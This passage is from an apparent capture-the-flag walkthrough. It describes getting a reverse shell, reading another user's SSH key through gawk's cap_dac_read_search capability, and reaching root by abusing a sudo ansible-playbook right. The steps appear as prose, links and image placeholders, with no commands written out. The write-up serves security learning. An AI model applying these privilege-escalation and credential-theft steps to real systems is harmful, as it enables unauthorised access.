
And we get reverse shell as www-data.



Checking the home folder, we see the user martin however we can’t access martin’s folder.



Enumerating for capabilities we find gawk has **cap_dac_read_search** capability.




https://juggernaut-sec.com/capabilities/#cap_dac_read_searchhttps://juggernaut-sec.com/capabilities/#cap_dac_read_search

This capability provides the ability to read any file in the system.

GTFObins shows us how we can use gawk to read files.


https://gtfobins.org/gtfobins/gawk/#file-read

Using gawk to try to find if martin has a sshkey gives us martin's sshkey.




Privilege Escalation using Ansible-Playbook

We can now ssh as martin.




Running sudo -l shows us martin can run ansible-playbook as root.




We can try to abuse this following GTFObins.

https://gtfobins.org/gtfobins/ansible-playbook/

However, it fails due to not finding /dev/tty.



We will just modify the command, so it instead executes the reverse shell we wrote to the nfs folder earlier.



And we get shell as root.

